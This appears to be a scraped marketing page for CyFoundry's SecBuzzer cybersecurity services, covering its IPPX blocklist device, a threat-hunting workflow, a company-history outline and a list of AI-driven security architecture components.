IPPX supports different network environments, keeping your network safe and unaffected using bypass method.

Real-time notifications

Automatically sending notifications through emails in real-time to keep the enterprise updated anytime.

Blocklist Updates

Updating blocklist in the cloud at any time, including joint defense threat intelligence S-ISAC.

Cross Analysis

Achieve comprehensive protection by detecting and cross-analyzing cyber incidents.

Process

①
- Hardware specification confirmation
- Install devices using the in-line mode

②
- Updating high-risked blocklist in the cloud
- Detected data and send them back to SecBuzzer ESM

③
- Automatically upload detected data to cloud and conduct analysis
- Find out security incidents that require further investigation

Threat Hunting Solution

Cybersecurity protection devices
Event Logs
SIEM Platform Monitoring
Alert
S-ISAC Threat Intelligence
APT group threat intelligence in Asia
Hacker tool intelligence in Asia
Technology service center blacklists
Blacklists in business
IoC
Threat Hunting
Alert
Cybersecurity Incident Notification
Init. TTPs
Incident Response
News TTPs
Investigation Report

① Saving on-premises resource and costs, using cybersecurity threat detection management mechanism.

② Cybersecurity incident detecting mechanism based on regions and fields.

OUTLINE

Background Story

A. Originated from the AI/OT/CT/IC R&D project at CSTI III in the year 201X
B. Establishment and interruption of Taiwan Cybersecurity Foundry Company

Technological Development and Collaboration

A. Development of core systems like SecBuzzer
B. Collaboration with over 10 cybersecurity companies and seed round investment
C. Challenges and technology transfer

Future Outlook

A. Trends and developments in the AIoT era
B. Changes and challenges in the cybersecurity market

Importance of Collaboration and Support

A. Example of collaboration between CyFoundry and WNC
B. Value of partners and supporters

Technological Innovation and Challenges

A. Applications of AI at the edge and significance of FOTA technology
B. Solutions for zero trust and cybersecurity challenges


Looking Ahead to Future Trends

A. Development direction in the AIoT era
B. Development and applications of cybersecurity AI

Conclusion


A. Importance of continuous innovation and staying true to one's initial intentions
B. Strategies and goals for entering the market


AI DATA-DRIVEN ARCHITECTURE


Intelligence Center (ISAC)
intelligence
Breach and Attack Simulation (BAS)
training
intelligence
Security Orchestration and Automation Response (SOAR)
analysis
AI Engine
Compliance Engine
NDR (UEBA)
On-demand EDR


Network Security as a Service

